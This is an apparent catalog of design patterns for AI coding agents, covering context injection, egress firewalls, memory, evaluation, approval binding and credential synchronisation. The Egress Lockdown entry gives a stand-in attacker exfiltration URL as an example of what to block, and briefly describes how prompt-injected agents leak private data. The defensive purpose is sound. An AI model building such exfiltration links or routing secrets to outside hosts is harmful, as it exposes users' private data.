- Security critical: path validation, sensitive file blocking (`.env`, `*.key`), and sandboxing are non-negotiable.
- Summarization heuristics may omit subtle context (e.g., private helper functions).
## References
- Adapted from "Dynamic Context Injection" patterns (e.g., at-mention in Claude Code) for general coding-agent use.
- Common in AI-powered IDE plugins (e.g., GitHub Copilot Workspace, Cursor AI).
- Aider: `/add`, `/drop` CLI commands with tree-sitter AST parsing.
- Shunyu Yao et al., "ReAct: Synergizing Reasoning and Acting in Language Models" (ICLR 2023) - https://arxiv.org/abs/2210.03629
---
## Dynamic Context Injection
**Status:** established
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/claude-code
## Problem
While layered configuration files provide good baseline context, agents often need specific pieces of information (e.g., contents of a particular file, output of a script, predefined complex prompt) on-demand during an interactive session. Constantly editing static context files or pasting large chunks of text into prompts is inefficient.
## Solution
Implement mechanisms for users to dynamically inject context into the agent's working memory during a session. Common approaches include:
- **File/Folder At-Mentions:** Allowing users to type a special character (e.g., `@`) followed by a file or folder path (e.g., `@src/components/Button.tsx` or `@app/tests/`). The agent then ingests the content of the specified file or a summary of the folder into its current context for the ongoing task.
- **Custom Slash Commands:** Enabling users to define reusable, named prompts or instructions in separate files (e.g., in `~/.claude/commands/foo.md`). These can be invoked with a slash command (e.g., `/user:foo`), causing their content to be loaded into the agent's context. This is useful for frequently used complex instructions or context snippets.
These methods allow for a more fluid and efficient way to provide targeted context exactly when needed.
## Example (context injection flow)
```mermaid
sequenceDiagram
participant User
participant Agent
participant FS as File System
participant Commands as Command Store
User->>Agent: Working on task...
User->>Agent: @src/components/Button.tsx
Agent->>FS: Read Button.tsx
FS-->>Agent: File contents
Agent->>Agent: Inject into context
User->>Agent: /user:deployment
Agent->>Commands: Load ~/.claude/commands/deployment.md
Commands-->>Agent: Deployment instructions
Agent->>Agent: Inject into context
Agent-->>User: Continue with enriched context
```
## Evidence
- **Evidence Grade:** `established`
- **Universal Adoption:** Implemented across all major AI coding platforms as the de facto standard
- **Documented Gains:** 3x+ efficiency improvements in production systems
- **Security-Critical:** Path traversal and credential exfiltration are primary concerns requiring allowlist validation and secret scanning
## How to use it
- Use this when model quality depends on selecting or retaining the right context.
- Start with strict context budgets and explicit memory retention rules.
- Measure relevance and retrieval hit-rate before increasing memory breadth.
- Implement security controls: allowlist-based directory access, regex-based credential scanning, file size limits
## Trade-offs
* **Pros:** Raises answer quality by keeping context relevant and reducing retrieval noise.
* **Cons:** Requires ongoing tuning of memory policies and indexing quality.
## References
- Based on the at-mention and slash command features described in "Mastering Claude Code: Boris Cherny's Guide & Cheatsheet," section IV.
- Lewis, P., et al. (2020). "Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks." NeurIPS 2020.
- Beurer-Kellner, M., et al. (2025). "Design Patterns for Securing LLM Agents against Prompt Injections." arXiv:2506.08837.
[Source](https://www.nibzard.com/claude-code)
---
## Economic Value Signaling in Multi-Agent Networks
**Status:** experimental-but-awesome
**Category:** Orchestration & Control
**Authors:** Scott Boudreaux (@Scottcjn)
**Source:** https://github.com/Scottcjn/beacon-skill
## Problem
In multi-agent systems with many autonomous agents running concurrently, task prioritization becomes difficult. Agents have no natural mechanism to signal urgency, quality, or importance of work requests. Standard message queues treat all inter-agent messages as equal, leading to:
- Priority inversion: low-value tasks blocking high-value ones
- No natural incentive for agents to accept tasks from unknown peers
- Coordination overhead increases linearly with agent count
- Discovery: agents cannot find peers with complementary capabilities
## Solution
Attach an economic signal (token value) to inter-agent ping messages, creating a natural priority queue and incentive layer without requiring central coordination.
**Core components:**
1. **Value-bearing ping**: Each agent-to-agent request includes an optional economic value (e.g., token amount). Higher value = higher priority for the recipient agent.
2. **Peer registry (Atlas)**: A self-hostable registry where agents auto-register at startup and broadcast their capabilities. Agents discover peers by querying the registry.
3. **Transport layer**: UDP broadcast for real-time low-latency pings; HTTP for reliable task assignment with acknowledgment.
4. **Decentralized settlement**: Value transfers settle on an external ledger (blockchain), so agents need not trust each other for payment — only for task completion.
```python
# Agent A requests work from Agent B with attached value
beacon.ping(
target="agent-b-id",
message={"task": "process_video", "input": "s3://..."},
value_rtc=0.05 # 0.05 RTC attached — high-priority signal
)
# Agent B sees high value and prioritizes accordingly
@beacon.on_ping
def handle_request(msg, value):
if value >= 0.01:
return process_immediately(msg) # premium queue
return queue_for_later(msg)
```
## How to use it
- Define a minimum value threshold below which agents decline tasks
- Use value as a priority signal, not as strict payment — the pattern works even with symbolic/zero values for internal coordination
- Keep the Atlas registry lightweight — it is a discovery mechanism, not a message broker
- Agents should broadcast capabilities at startup and ping the registry every N minutes
## Trade-offs
- **Pros:**
- Natural priority ordering without central scheduler
- Incentive-compatible: agents self-select work that matches their capabilities and value threshold
- Decentralized: no single point of failure for coordination
- Works across organizational boundaries (different owners, different deployments)
- **Cons/Considerations:**
- Requires a shared value token or settlement layer — adds external dependency
- Value calibration is application-specific (what is the right price per task?)
- Discovery registry is a soft dependency — agents can still operate without it, just with less peer visibility
## References
- [Beacon agent coordination framework](https://github.com/Scottcjn/beacon-skill) — reference implementation (contributor-owned, disclosed per guidelines)
- [Economic mechanism design for multi-agent systems](https://en.wikipedia.org/wiki/Mechanism_design) — theoretical foundation
---
## Egress Lockdown (No-Exfiltration Channel)
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://simonwillison.net/2025/Jun/16/lethal-trifecta/
## Problem
Even with private-data access and untrusted inputs, attacks fail if the agent has **no way to transmit stolen data**. This pattern implements the Bell-LaPadula model's "no write down" property: high-privilege subjects cannot write to low-trust destinations. Many real-world fixes simply removed or filtered outbound channels.
## Solution
Implement an **egress firewall** for agent tools:
- Allow only specific domains, methods, or payload sizes.
- Strip or hash content in any permitted outbound call.
- Forbid dynamic link generation (e.g., `attacker.example/exfil?q=REDACTED`).
- Where external communication is essential, run it in a separate "dumb" worker that cannot see private data.
```bash
# Docker file example
RUN iptables -P OUTPUT DROP # default-deny
RUN iptables -A OUTPUT -d api.mycompany.internal -j ACCEPT
# For L7-aware filtering: eBPF/XDP (Linux 4.19+) or Cilium
```
## How to use it
* Place the agent inside a sandboxed VM or container with outbound rules.
* Provide needed APIs via an internal proxy; audit that proxy's request schema.
* Apply seccomp profiles or AppArmor policies to block network syscalls directly.
* Log any DROP events for forensic follow-up.
## Trade-offs
**Pros:** Drastically reduces high-impact leaks; easy to reason about.
**Cons:** Breaks legitimate integrations; requires proxy stubs for essential calls.
## References
* Multiple vendor post-mortems cited by Willison: Microsoft 365 Copilot, GitHub MCP, GitLab Duo Chatbot fixes all disabled egress paths as the first patch.
- Primary source: https://simonwillison.net/2025/Jun/16/lethal-trifecta/
- Beurer-Kellner et al. (2025). "Design Patterns for Securing LLM Agents against Prompt Injections." arXiv:2506.08837.
---
## Episodic Memory Retrieval & Injection
**Status:** validated-in-production
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://forum.cursor.com/t/agentic-memory-management-for-cursor/78021
## Problem
Stateless request handling causes agents to repeatedly rediscover decisions, constraints, and prior failures. Over multi-session workflows this leads to redundant work, inconsistent behavior, and shallow planning because each turn lacks durable historical context.
## Solution
Add a **vector-backed episodic memory store**:
1. After every episode, write a short "memory blob" (event, outcome, rationale) to the DB.
2. On new tasks, embed the prompt, retrieve top-k similar memories, and inject as *hints* in the context.
3. Apply TTL or decay scoring to prune stale memories.
Design memory writes as structured records (decision, evidence, outcome, confidence) rather than raw transcripts. Structured memory reduces repetitive outputs and improves reasoning (ParamMem 2026). At retrieval time, filter by task scope and recency so injected memories improve reasoning quality instead of introducing retrieval noise. Episodic memory with self-reflection achieved 91% pass@1 on HumanEval vs 80% baseline (Reflexion, NeurIPS 2023).
## Trade-offs
**Pros:** richer continuity, fewer repeated mistakes.
**Cons:** retrieval noise if memories aren't curated; storage cost.
## How to use it
- Use this in multi-session coding agents, support copilots, and long-running research workflows.
- Start with a small `top-k` and strict metadata filters (`task`, `repo`, `owner`, `timestamp`).
- Add memory quality review jobs to remove low-value or contradictory memories.
- Track whether retrieved memories improved outcomes versus baseline.
## References
- Reflexion (Shinn et al., NeurIPS 2023): https://arxiv.org/abs/2303.11366
- ParamMem (Yao et al., 2026): https://arxiv.org/abs/2602.23320v1
- MemGPT (Packer et al., UC Berkeley 2023): https://arxiv.org/abs/2310.08560
- Cursor "10x-MCP" persistent memory layer
- Windsurf Memories docs
- Primary source: https://forum.cursor.com/t/agentic-memory-management-for-cursor/78021
---
## Evidence-Layered Evaluation for Interactive Agents
**Status:** emerging
**Category:** Reliability & Eval
**Authors:** Yuxuan Zhang (@reacher-z)
**Source:** https://github.com/TIGER-AI-Lab/ClawBench
## Problem
Interactive agents can reach the wrong outcome for many different reasons: a bad plan, an incorrect click, a transient site response, or an evaluator that cannot observe the relevant state. A single success/failure score hides these causes and makes regressions difficult to reproduce, especially when tasks run on live websites or desktop applications.
## Solution
Capture evaluation evidence in layers, while keeping the task outcome as the primary decision signal. A run records (1) the final-state or request-level assertion, (2) the ordered actions taken, (3) screenshots or other visual state, (4) a session replay when timing matters, (5) network requests when the browser state is not sufficient, and (6) the agent messages that led to each action. A verifier can then report the outcome and link it to the smallest evidence layer that explains the result.
A practical pipeline is:
```text
task + policy -> isolated run -> action/visual/network/message capture
|
v
outcome verifier
|
score + evidence bundle
```
The layers should be timestamped and correlated by run ID. Collectors may be disabled for privacy-sensitive tasks, but the evaluator should state which layers were available rather than silently treating missing evidence as a successful run.
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:** Separate evidence layers support diagnosis of planning, interaction, and environment failures; request-level assertions can verify state transitions that are not visually exposed; replayable bundles make human adjudication and regression analysis practical.
- **Unverified / Unclear:** The relative value of each layer depends on the task and site; no universal layer ordering or storage budget has been established.
## How to use it
1. Define a task-level success assertion before running the agent, such as a state change or intercepted request.
2. Run the agent in an isolated browser or desktop environment and attach a stable run identifier to every event.
3. Record actions and agent messages by default; add screenshots, video, and network capture when they answer a known observability gap.
4. Evaluate the assertion first, then use the evidence bundle to classify failures and adjudicate ambiguous outcomes.
5. Retain a compact manifest with timestamps, harness/model versions, task version, and enabled evidence layers so another evaluator can reproduce the comparison.
## Trade-offs
- **Pros:** More actionable failure analysis; easier regression triage; supports both automated verification and human review; makes claims about live-task performance auditable.
- **Cons/Considerations:** Storage and instrumentation overhead increase with each layer; network and message logs can contain sensitive data; clock drift and incomplete capture can complicate correlation; richer evidence does not guarantee a correct evaluator.
## References
- [ClawBench](https://github.com/TIGER-AI-Lab/ClawBench) — an example implementation of layered evidence capture for live-web agent evaluation (contributor-maintained; cited as an implementation, not as a normative standard).
- [BrowserGym](https://github.com/ServiceNow/BrowserGym) — web-agent environments and evaluation tooling.
- [WebArena](https://github.com/web-arena-x/webarena) — realistic web environments for autonomous-agent evaluation.
---
## Exact-Action Authorization Binding
**Status:** proposed
**Category:** Security & Safety
**Authors:** Austin Bell (@robertaustinbell)
**Source:** https://datatracker.ietf.org/doc/html/draft-toraman-noa-action-digest-01
## Problem
Approval systems often ask a person or policy service to approve a proposed tool call, then execute it later. Between those steps, the request can be reconstructed, transformed, retried, delegated, or resumed from stored state. A seemingly valid approval may therefore be applied to a materially different action: another recipient, target, operation, payload, actor, acting surface, or policy version.
Ordinary audit logs show what was approved and what was executed, but comparison after the fact does not prevent the mismatch. Tool-level allowlists and human approval gates decide whether an action may proceed; unless the acting boundary verifies the exact approved action, they do not close this approval-to-execution time-of-check/time-of-use gap.
This is narrower than deciding where approval is required or which policy allows a tool call. It binds one authenticated approval to the authorization-relevant representation that a correctly mediated adapter will consume.
## Solution
Bind authorization to a deterministic identity of the **complete authorization-relevant representation presented for approval**, and require the acting adapter to rederive that identity immediately before execution.
1. Define the authorization-relevant fields, such as task, approver, actor, acting surface, operation, resolved target identity, arguments, governing policy, expiry, and a nonce or single-use identifier.
2. Canonicalize that representation with a documented profile. Compute a versioned, collision-resistant, domain-separated digest and bind the profile identifier into the authorization.
3. Issue an authenticated, short-lived authorization envelope. A signature or MAC, protected opaque capability, or trusted transactional lookup must bind the issuer, digest, profile, expiry, nonce, policy, and intended enforcement surface.
4. At the execution boundary, authenticate the envelope and reconstruct the action from the immutable values the adapter will actually consume. Canonicalize independently and compare the digest.
5. Atomically compare-and-consume the single-use authorization before execution. Deny mismatches, expiry, replay, or integrity failure. Any material transformation after comparison requires a new authorization.
6. Record authorization match, execution attempt, and independently observed external effect as separate claims. Digest equality correlates records; it does not prove that execution occurred or succeeded.
```pseudo
profile = "example.action-binding/v1+sha256"
approved = canonicalize(profile, {
task_id, actor, acting_surface, operation,
target, arguments, policy_id, expires_at, nonce
})
authorization = authenticated_approve(
domain_digest(profile, approved), profile, expires_at, nonce
)
# Later, inside the adapter that will perform the action:
verify_envelope_integrity_and_issuer(authorization)
presented = canonicalize(profile, immutable_values_used_by_adapter())
if domain_digest(profile, presented) != authorization.action_digest:
deny("approved action changed")
atomic_compare_and_consume(authorization) # fails on expiry, replay, or race
result = execute(presented)
record_attempt(authorization.id, result)
# Resolve a stable external handle or read-back separately before claiming effect.
```
The adapter is the enforcement point. A prompt instruction to "execute only what was approved" is not this pattern because the same model can reinterpret both the approval and the action. If the adapter crashes after atomic consumption, reconcile through an idempotency key or authoritative status lookup; otherwise report the effect as unknown rather than replaying blindly.
## Evidence
- **Evidence Grade:** `mixed`
- **Most Valuable Findings:**
- The NOA Action Digest defines an attempt-scoped correlation construction derived from an authorization record, parameter commitment, execution grant, and single-use nonce, while explicitly stating that it does not define execution binding and that equality proves neither execution nor effect.
- The SCITT AI-agent action-receipt profile separates an issuer-authenticated action record from prior authorization, controller-reported outcome, and external-world effect claims.
- Google AIP-151 supports stable operation handles for later status retrieval; Kubernetes API conventions separately distinguish desired specification from observed status.
- **Unverified / Unclear:** The fail-closed adapter comparison is this pattern's synthesis, not a guarantee established by the cited specifications. Comparative production evidence is not yet established. Security depends on authenticated authorization, collision-resistant domain-separated canonicalization, atomic consumption, immutable post-check values, and complete mediation.
## How to use it
- Apply it to actions where post-approval drift would matter: payments, messages, deployments, permission changes, destructive operations, or externally visible commitments.
- Include every field that could change the meaning or blast radius. Hashing only the tool name while leaving recipient or arguments outside the identity creates approval theater. Resolve aliases before approval when later resolution could change the resource.
- Use a documented canonicalization profile. Reject duplicate keys, unsupported numeric forms, ambiguous paths, and unknown fields rather than normalizing them differently across services.
- Keep authorization short-lived and preferably single-use. Authenticate it and bind it to the acting surface and policy version so it cannot be replayed through a broader adapter.
- Make alternative execution paths pass through the same verification point. An unmediated CLI, browser, or fallback API can bypass an otherwise correct contract.
- Test mutations and races deliberately: change one target, argument, actor, operation, policy, expiry, or nonce; then make two workers consume the same authorization. Prove rejection before duplicate execution.
- After a matching attempt, verify the stated success criterion through an appropriately trusted status lookup, stable handle, or independent read-back. Report `unknown` when observation cannot resolve the outcome; do not reuse the authorization digest as success evidence.
## Trade-offs
- **Pros:** Detects and rejects committed-field drift on correctly mediated paths; makes approval scope machine-checkable; localizes enforcement at the acting boundary; improves correlation among approval, attempt, and observation records.
- **Cons:** Requires authenticated envelopes, strict canonicalization, atomic consumption, crash reconciliation, and mediation of every acting path; changed requests incur another approval; aliases and unchecked post-comparison transformations can still defeat naive implementations.
- **Limits:** A digest is an integrity identity, not authentication, authorization, or execution proof. A compromised approver, adapter, canonicalizer, or signing key remains dangerous. The pattern does not establish that supplied facts were true, that the action was wise, or that the external effect occurred.
## References
- Toraman et al., [*The NOA Action Digest: a Domain-Separated Correlation Value for Human-Approved Agent Actions*](https://datatracker.ietf.org/doc/html/draft-toraman-noa-action-digest-01)
- Toraman, [*A SCITT Profile for AI-Agent Action Receipts*](https://datatracker.ietf.org/doc/html/draft-noa-scitt-ai-agent-receipt-01)
- [Google AIP-151: Long-running operations](https://google.aip.dev/151)
- [Kubernetes API conventions: spec and status](https://github.com/kubernetes/community/blob/master/contributors/devel/sig-architecture/api-conventions.md#spec-and-status)
---
## Explicit Posterior-Sampling Planner
**Status:** emerging
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2504.20997
## Problem
Heuristic planning loops often over-exploit the first plausible strategy and under-explore alternatives. In uncertain environments, this drives repeated dead ends, unstable learning, and high token/API spend with little information gain.
## Solution
Embed a *fully specified* RL algorithm—Posterior Sampling for Reinforcement Learning (PSRL)—inside the LLM's reasoning:
- Maintain a Bayesian posterior over task models.
- Sample a model, compute an optimal plan/policy, execute, observe reward, update posterior.
- Express each step in natural language so the core LLM can carry it out with tool calls.
The planner becomes an explicit exploration policy instead of an improvised chain of thoughts. By repeatedly sampling from the posterior, the agent balances exploration and exploitation with a principled uncertainty model rather than ad-hoc retries. This is Thompson sampling generalized to multi-state MDPs, with near-optimal regret bounds of O(√T).
## How to use it
Wrap PSRL in a reusable prompt template or controller skeleton with explicit state variables (`posterior`, `reward`, `horizon`). Start in bounded environments with measurable reward signals and instrument posterior updates for debugging. For text-based environments, design a state abstraction (e.g., semantic hashing or embedding-based clustering) to map unstructured context to discrete MDP states.
## Trade-offs
* **Pros:** More sample-efficient exploration and better decision consistency under uncertainty.
* **Cons:** Higher implementation complexity, sensitive reward design, additional compute overhead, and requires careful state abstraction for text environments.
**Best for:** Small-to-medium state spaces (<10k states) where sample efficiency matters and reward signals are informative.
**Production status:** While Thompson sampling is widely deployed for bandit problems (Netflix, Amazon, Spotify), PSRL embedded in LLM reasoning remains emerging with no verified production implementations.
## References
- Arumugam & Griffiths, *Toward Efficient Exploration by LLM Agents* (2025)
- Strens, *A Bayesian Framework for Reinforcement Learning* (ICML 2000)
- Osband et al., *More Efficient Reinforcement Learning via Posterior Sampling* (NeurIPS 2013)
- Primary source: https://arxiv.org/abs/2504.20997
---
## Extended Coherence Work Sessions
**Status:** rapidly-improving
**Category:** Reliability & Eval
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/silent-revolution
## Problem
Early AI agents and models often suffered from a short "coherence window," meaning they could only maintain focus and context for a few minutes before their performance degraded significantly (e.g., losing track of instructions, generating irrelevant output). This limited their utility for complex, multi-stage tasks that require sustained effort over hours.
## Solution
Utilize AI models and agent architectures that maintain coherence over extended periods (hours rather than minutes). This involves:
- **Model Selection**: Newer foundation models demonstrate approximately 2x coherence improvement every 7 months.
- **Context Management**: Larger context windows alone don't guarantee coherence—combine with auto-compaction, prompt caching, and curated context to mitigate the "lost in the middle" effect where models struggle with information in middle positions (Liu et al., 2023).
- **Complementary Patterns**: Works synergistically with context auto-compaction, episodic memory, filesystem-based state, and planner-worker separation.
The goal is enabling agents to work on multi-hour tasks without degradation in output quality or relevance.
## Example (coherence over time)
```mermaid
gantt
title Agent Coherence Capabilities Over Time
dateFormat X
axisFormat %s
section Early Models
Short coherence window (minutes) :done, early, 0, 300
section Current Models
Extended coherence (hours) :active, current, 300, 10800
section Future Trend
All-day coherence :future, 10800, 86400
```
## How to use it
- Use this for complex, multi-stage tasks requiring sustained attention (multi-hour coding sessions, long-running research, autonomous workflows).
- Implement supporting patterns first: context auto-compaction, prompt caching, and filesystem-based state.
- Monitor for coherence degradation indicators—contradictory statements, goal drift, or repetitive loops after 10-15 conversation turns.
## Trade-offs
* **Pros:** Enables agents to complete complex, multi-hour tasks previously infeasible; foundational capability for autonomous workflows and planner-worker architectures.
* **Cons:** Requires supporting infrastructure (context management, state persistence, memory systems); extended sessions without prompt caching become prohibitively expensive.
## References
- Highlighted in "How AI Agents Are Reshaping Creation": "Every seven months, we're actually doubling the number of minutes that the AI can work and stay coherent... The latest models can maintain coherence for hours." Described as a "qualitative shift." [Source](https://www.nibzard.com/silent-revolution)
- Liu et al. (2023). "Lost in the Middle: How Language Models Use Long Contexts." arXiv:2307.03172—Establishes U-shaped performance curve; information at beginning/end of context is accessed 20-30% more reliably than middle positions.
- Nagaraj et al. (2023). "MemGPT: Towards LLMs as Operating Systems." arXiv:2310.08560—Hierarchical memory architecture (primary context, secondary memory, archival) for extended sessions.
---
## External Credential Sync
**Status:** validated-in-production
**Category:** Security & Safety
**Authors:** Clawdbot Contributors
**Source:** https://github.com/clawdbot/clawdbot/blob/main/src/agents/auth-profiles/external-cli-sync.ts
## Problem
Users manage AI API credentials across multiple tools—CLIs (Claude Code, Codex CLI), web portals, and local development environments. Manually re-entering credentials for each tool is friction-prone and leads to:
- **Stale tokens**: OAuth refresh tokens expire, causing authentication failures
- **Inconsistent state**: Credentials updated in one tool don't propagate to others
- **Token-only drift**: Some tools support OAuth refresh; others store static tokens that expire
Agents need automatic credential synchronization to reduce authentication friction while maintaining security (no plaintext storage, proper expiry handling).
## Solution
Cross-credential-source synchronization with near-expiry detection, type-aware upgrades, and duplicate detection. The system reads credentials from external tool stores (keychain, config files) and syncs them into the agent's credential store, with intelligent merging and freshness tracking.
**Core concepts:**
- **Source plugins**: Each external tool (Claude CLI, Codex CLI, Qwen Portal) implements a credential reader that accesses its secure storage (keychain, encrypted config).
- **Near-expiry detection**: Credentials within ~10 minutes of expiration trigger proactive refresh, preventing auth failures during active sessions.
- **Type-aware upgrades**: OAuth credentials are preferred over token-only credentials. When sync detects an OAuth credential for a profile that previously had a token-only credential, it upgrades to enable auto-refresh.
- **Duplicate detection**: Compares credential values (access tokens, refresh tokens) to avoid creating duplicate profiles for the same underlying account.
- **TTL-based caching**: External reads are cached (~15 minutes) to avoid excessive keychain access while maintaining freshness.
- **Immutable profile IDs**: Each external source maps to a fixed profile ID (e.g., `anthropic:claude-cli`, `openai-codex:codex-cli`), allowing stable references across sync cycles.
**Implementation sketch:**
```typescript
const EXTERNAL_CLI_NEAR_EXPIRY_MS = 10 * 60 * 1000; // 10 minutes
const EXTERNAL_CLI_SYNC_TTL_MS = 15 * 60 * 1000; // 15 minutes cache
function isExternalProfileFresh(cred: Credential, now: number): boolean {
if (cred.type !== "oauth" && cred.type !== "token") return false;
if (!["anthropic", "openai-codex", "qwen-portal"].includes(cred.provider)) return false;
if (typeof cred.expires !== "number") return true; // No expiry = assume fresh
return cred.expires > now + EXTERNAL_CLI_NEAR_EXPIRY_MS;
}
function syncExternalCliCredentials(store: CredentialStore): boolean {
let mutated = false;
const now = Date.now();
// Sync from Claude Code CLI
const existingClaude = store.profiles["claude-cli"];
const shouldSyncClaude = !existingClaude || !isExternalProfileFresh(existingClaude, now);
if (shouldSyncClaude) {
const claudeCreds = readClaudeCliCredentialsCached({
ttlMs: EXTERNAL_CLI_SYNC_TTL_MS,
});
if (claudeCreds) {
// Upgrade token->oauth if CLI now has OAuth
const shouldUpgrade = existingClaude?.type === "token" && claudeCreds.type === "oauth";
const isMoreRecent = claudeCreds.expires > (existingClaude?.expires ?? 0);
if (shouldUpgrade || isMoreRecent) {
store.profiles["claude-cli"] = claudeCreds;
mutated = true;
}
}
}
// Repeat for other sources (Codex CLI, Qwen Portal)...
return mutated;
}
```
**Duplicate detection for Codex CLI:**
```typescript
function findDuplicateCodexProfile(store: CredentialStore, creds: OAuthCredential): string | undefined {
for (const [profileId, profile] of Object.entries(store.profiles)) {
if (profileId === "codex-cli") continue;
if (profile.provider !== "openai-codex") continue;
if (profile.access === creds.access && profile.refresh === creds.refresh) {
return profileId; // Same credentials exist under different profile
}
}
return undefined;
}
```
**Type upgrade preference:**
```typescript
// Prefer OAuth over token-only (enables auto-refresh)
if (existing?.type === "token" && claudeCreds.type === "oauth") {
store.profiles[CLAUDE_CLI_PROFILE_ID] = claudeCreds;
mutated = true;
}
// Never downgrade OAuth to token
if (existing?.type === "oauth" && claudeCreds.type === "token") {
// Skip update; preserve OAuth capability
}
```
## How to use it
1. **Identify credential sources**: Map external tools that store credentials for the same providers (Anthropic, OpenAI, etc.).
2. **Implement credential readers**: For each source, write a function that reads credentials from its secure store (keychain, config file).
3. **Define profile IDs**: Assign stable compound IDs to each external source (e.g., `anthropic:claude-cli`, `openai-codex:codex-cli`).
4. **Sync on startup and timer**: Run sync when the agent starts and periodically (e.g., every hour) to refresh near-expiry credentials.
5. **Handle upgrade paths**: When OAuth becomes available for a token-only profile, upgrade automatically.
6. **Detect duplicates**: Before creating a new profile, check for existing profiles with the same credential values.
**Pitfalls to avoid:**
- **Excessive keychain reads**: Cache external reads (~15 minutes) to avoid triggering OS security prompts too frequently.
- **Missing expiry handling**: Some credentials don't carry expiry (Codex CLI). Use file mtime as a heuristic.
- **OAuth downgrade risk**: Never replace OAuth credentials with token-only credentials; this loses auto-refresh capability.
- **Race conditions**: Multiple syncs running concurrently can overwrite credentials. Use file locks with exponential backoff.
## Trade-offs
**Pros:**
- **Reduced friction**: Users authenticate once per provider; all tools benefit.
- **Proactive refresh**: Near-expiry detection prevents auth failures during active sessions.
- **Type upgrades**: OAuth adoption is automatic when tools upgrade from token-only to OAuth.
- **Duplicate elimination**: Avoids cluttering credential store with redundant profiles.
**Cons/Considerations:**
- **Keychain dependency**: Requires access to OS keychain, which may fail in headless environments.
- **Platform differences**: Windows, macOS, and Linux keychain APIs differ; need abstractions.
- **Privilege requirements**: Reading keychain credentials may require user permission or elevated privileges.
- **Sync lag**: Cached reads (~15 minute TTL) mean fresh credentials may not appear immediately.
## References
- [Clawdbot external-cli-sync.ts](https://github.com/clawdbot/clawdbot/blob/main/src/agents/auth-profiles/external-cli-sync.ts) - Sync logic
- [Clawdbot CLI credential readers](https://github.com/clawdbot/clawdbot/blob/main/src/agents/cli-credentials.ts) - Keychain access
- [Clawdbot credential types](https://github.com/clawdbot/clawdbot/blob/main/src/agents/auth-profiles/types.ts) - Type definitions
- RFC 6749: [OAuth 2.0 Authorization Framework](https://datatracker.ietf.org/doc/html/rfc6749) - Refresh token semantics
- RFC 6819: [OAuth 2.0 Security Best Current Practice](https://datatracker.ietf.org/doc/html/rfc6819) - Token expiry handling
- Related: [PII Tokenization](/patterns/pii-tokenization) for credential security patterns
---
## Factory over Assistant
**Status:** validated-in-production
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=2wjnV6F2arc
## Problem
The "assistant" model—working one-on-one with an agent in a sidebar, watching it work, ping-ponging back and forth—limits productivity and scalability. As models become more autonomous and capable, the human becomes the bottleneck as the feedback loop. You can only run one agent at a time when you're watching it in a sidebar.
## Solution
Shift from the **assistant model** to the **factory model**: spawn multiple autonomous agents that work in parallel, check on them periodically, and focus your time on higher-level orchestration rather than being the feedback loop.
**The factory mindset:**
- Send off multiple agents to work on different tasks
- Check in on them periodically (30-60 minutes later)
- Focus on setting up automated feedback loops (tests, builds, skills)
- Optimize for parallelism and autonomy
**The assistant model is dying because:**
1. **Limits parallelization**: You can only effectively run one agent when watching it
2. **Human as crutch**: You become the feedback loop when you should be setting up automated loops
3. **Wrong optimization**: Sidebar UX optimizes for watching, not for autonomous work
4. **Holds back progress**: Slower models work better in sidebar, better models work better autonomously
```mermaid
graph TD
subgraph Assistant_Old["Assistant Model (Old)"]
A1[Human] <-->|Sidebar ping-pong| B1[Agent]
B1 -->|One task at a time| C1[Results]
end
subgraph Factory_New["Factory Model (New)"]
A2[Human] -->|Spawn tasks| B2[Agent 1]
A2 -->|Spawn tasks| B3[Agent 2]
A2 -->|Spawn tasks| B4[Agent 3]
B2 -->|Automated feedback loops| C2[Results]
B3 -->|Automated feedback loops| C3[Results]
B4 -->|Automated feedback loops| C4[Results]
A2 -->|Check in periodically| C2
A2 -->|Check in periodically| C3
A2 -->|Check in periodically| C4
end
style B1 fill:#ffcdd2,stroke:#c62828
style B2 fill:#c8e6c9,stroke:#2e7d32
style B3 fill:#c8e6c9,stroke:#2e7d32
style B4 fill:#c8e6c9,stroke:#2e7d32
```
**The evolution:**
| Stage | Model | Human Role | Agent Behavior |
|-------|-------|------------|----------------|
| **Past** | Assistant | Watch everything, provide feedback | Frequent check-ins, interactive |
| **Present** | Hybrid | Set up automated loops | Mixed interactive and autonomous |
| **Future** | Factory | Orchestrate and review | Fully autonomous, minimal human contact |
**Key insight:** With models like GPT-5.2 that can work autonomously for 45+ minutes, watching them in a sidebar is wasteful. You should be able to spawn 10 such agents and check on them all later.
**Academic support:** Multi-agent research (OpenDevin, AutoGen, CAMEL) validates parallel autonomous execution over single-assistant interaction.
## How to use it
**Transitioning from assistant to factory:**
**1. Shift your time investment:**
```yaml
# Assistant model (old)
time_distribution:
watching_agent_work: 80%
actual_development: 20%
# Factory model (new)
time_distribution:
setting_up_automated_loops: 30%
spawning_and_orchestrating: 20%
review_and_integration: 50%
```
**2. Build automated feedback loops:**
Instead of being the feedback loop yourself, set up:
- Test commands that agents run automatically
- Build commands that verify correctness
- Skills that encapsulate common operations
- Linters and formatters that agents use
**3. Use appropriate models for each mode:**
- **Interactive mode**: Use "trigger happy" models like Opus for quick tasks
- **Factory mode**: Use "lazy" research-oriented models like GPT-5.2 for autonomous work
**4. Embrace asynchronous workflows:**
```pseudo
# Old workflow (assistant)
user → agent → user → agent → user → agent → result
# New workflow (factory)
user → spawn(agent1) + spawn(agent2) + spawn(agent3)
→ do something else
→ check back later
→ integrate results
```
**Practical example from AMP:**
AMP is killing their VS Code extension because they believe:
- The 1% of developers on the frontier only need to do 20% of their work in an editor
- They aim to get that to 10% or 1%
- The sidebar is dead for frontier development
- Factory model enables more effective use of autonomous models
**Other production implementations:**
- **Anthropic Claude Code**: Internal users report 10x+ speedups on framework migrations using map-reduce across 10+ parallel agents
- **GitHub Agentic Workflows**: Agents run in CI/CD with branch-per-task isolation
- **Cursor Background Agent**: Cloud-based autonomous development with automatic PR creation
## Trade-offs
**Pros:**
- **Massive parallelization**: Run multiple agents simultaneously
- **Better use of human time**: Focus on orchestration, not watching
- **Scales with model capability**: More autonomous models = more effective factory
- **Reduced latency**: Don't wait for agent to finish each step
- **Higher throughput**: Multiple tasks completed in parallel
